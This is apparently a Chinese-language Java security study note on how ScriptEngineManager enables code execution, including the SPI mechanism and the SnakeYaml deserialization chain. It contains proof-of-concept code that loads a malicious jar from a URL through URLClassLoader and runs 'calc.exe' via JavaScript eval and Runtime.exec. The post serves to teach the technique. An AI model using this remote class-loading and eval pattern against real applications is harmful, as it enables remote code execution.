


ScriptEngineManager代码执行

`ScriptEngineManager` 是用于 `java` 与 `js` 之间的相互调用。这个类在 `jdk6` 中存在。

初始化

`ScriptEngineManager` 类有两个初始化方法，一个有参，一个无参。有参的初始化方法是传递一个 `ClassLoader`，无参的构造方法是使用进程本身的 `ClassLoader`。



```
m pom.xml (ScriptEngineManager) x jsManager.java x ScriptEngineFactory.java x ScriptEngine.java x ScriptEngineManager.java x
The Bindings of key/value pairs, referred to as the "Global Scope" maintained by the manager is
available to all instances of ScriptEngine created by the ScriptEngineManager. The values in the
Bindings are generally exposed in all scripts.
Since: 1.6
Author: Mike Grogan, A. Sundararajan
51 public class ScriptEngineManager {
52     private static final boolean DEBUG = false;
    The effect of calling this constructor is the same as calling ScriptEngineManager(Thread.
    currentThread().getContextClassLoader()).
    See Also: Thread.getContextClassLoader
59     public ScriptEngineManager() {
60         ClassLoader ctxtLoader = Thread.currentThread().getContextClassLoader();
61         init(ctxtLoader);
62     }
63
    This constructor loads the implementations of ScriptEngineFactory visible to the given
    ClassLoader using the service provider mechanism.
    If loader is null, the script engine factories that are bundled with the platform and that are in the
    usual extension directories (installed extensions) are loaded.
    Params: loader - ClassLoader used to discover script engine factories.
74     public ScriptEngineManager(ClassLoader loader) {
75         init(loader);
76     }
77
```

这里可以回顾一下 `SnakeYaml` 反序列化，其中就用到了 `ScriptEngineManager` 类，传递一个 `URLClassLoader`，然后利用 `SPI` 机制达到代码执行。所以此处可以先回顾一下这个利用过程。


SnakeYaml 反序列化中的初始化

SPI


`SPI`，全称为 `Service Provider Interface`，是一种服务发现机制。它通过在 `ClassPath` 路径下的 `META-INF/services` 文件夹查找文件，自动加载文件里所定义的类。参考文章：[深入理解SPI机制](#)

举个例子


- 首先定义接口，完成两个实现类



- 在 classpath 中添加SPI搜索文件




- 通过 `ServiceLoader.load` 或者 `Service.providers` 两个方法来拿到实现类的实例。



ScriptEngineManager 中 SPI 的过程


- 首先要创建一个类实现接口 `javax.script.ScriptEngineFactory`，至于为啥先按下不表。然后和上面一样添加一个 `SPI` 的搜索文件。注意这个文件名是实现的接口的全类名。然后上一个实验的内容最后清空一下，免得出错。之后打包成 `jar`



- 通过 ScriptEngineManager 触发 SPI 机制，然后弹计算器。


```
1 package com.example;
2
3 import javax.script.ScriptEngine;
4 import javax.script.ScriptEngineFactory;
5 import javax.script.ScriptEngineManager;
6 import java.net.MalformedURLException;
7 import java.net.URL;
8 import java.net.URLClassLoader;
9
10 public class jsManager_ {
11     public static void main(String[] args) throws MalformedURLException {
12         URLClassLoader urlClassLoader = new URLClassLoader(new URL[]{new URL("http://127.0.0.1/SPI.jar")});
13         ScriptEngineManager scriptEngineManager = new ScriptEngineManager(urlClassLoader);
14     }
15 }
16
```

- 成功远程加载了 jar 包，弹出计算器




debug 一下

`new ScriptEngineManager(urlClassLoader) -> init(loader); -> initEngines(loader); -> getServiceLoader(loader)` 整个流程便是这个样子的，并不复杂，在 `getServiceLoader(loader)` 中通过 `ServiceLoader.load` 的方式去获取实现类实例。这里可以看到传递的类对象是 `ScriptEngineFactory`，所以要实现的接口也是这一个。



之后遍历这个迭代器，操作和实验上的一样，在 `next()` 方法中会创建类对象，并且创建一个对象。这就可以触发我们写的恶意代码了。



好了，这个我们研究完了，之后来看看怎么通过 `ScriptEngineManager` 执行命令吧。

ScriptEngineManager 的使用

js 风格的 java。。。。人麻了

```
jsManager.java × jsManager2.java × System.java × PrintStream.java × ScriptEngineManager.java × ServiceLoader.java × HashSet.java ×
5 import javax.script.ScriptException;
6 import java.io.IOException;
7
8
9 public class jsManager2 {
10     public static void main(String[] args) throws ScriptException, IOException {
11
12         java.lang.System.out.println("test");
13         ScriptEngineManager scriptEngineManager = new ScriptEngineManager();
14         ScriptEngine js = scriptEngineManager.getEngineByExtension("js");
15         js.eval( script: "java.lang.System.out.print(\"hello world\")");
16         //js.eval("java.lang.Runtime.getRuntime().exec(\"calc.exe\")");
17
18         StringBuffer stringBuffer = new StringBuffer();
19         stringBuffer.append("var runtime=fun();function fun(){java.lang.Runtime.getRuntime().exec(\"calc.exe\");}");
20         js.eval(stringBuffer.toString());
21     }
22 }
23
24
```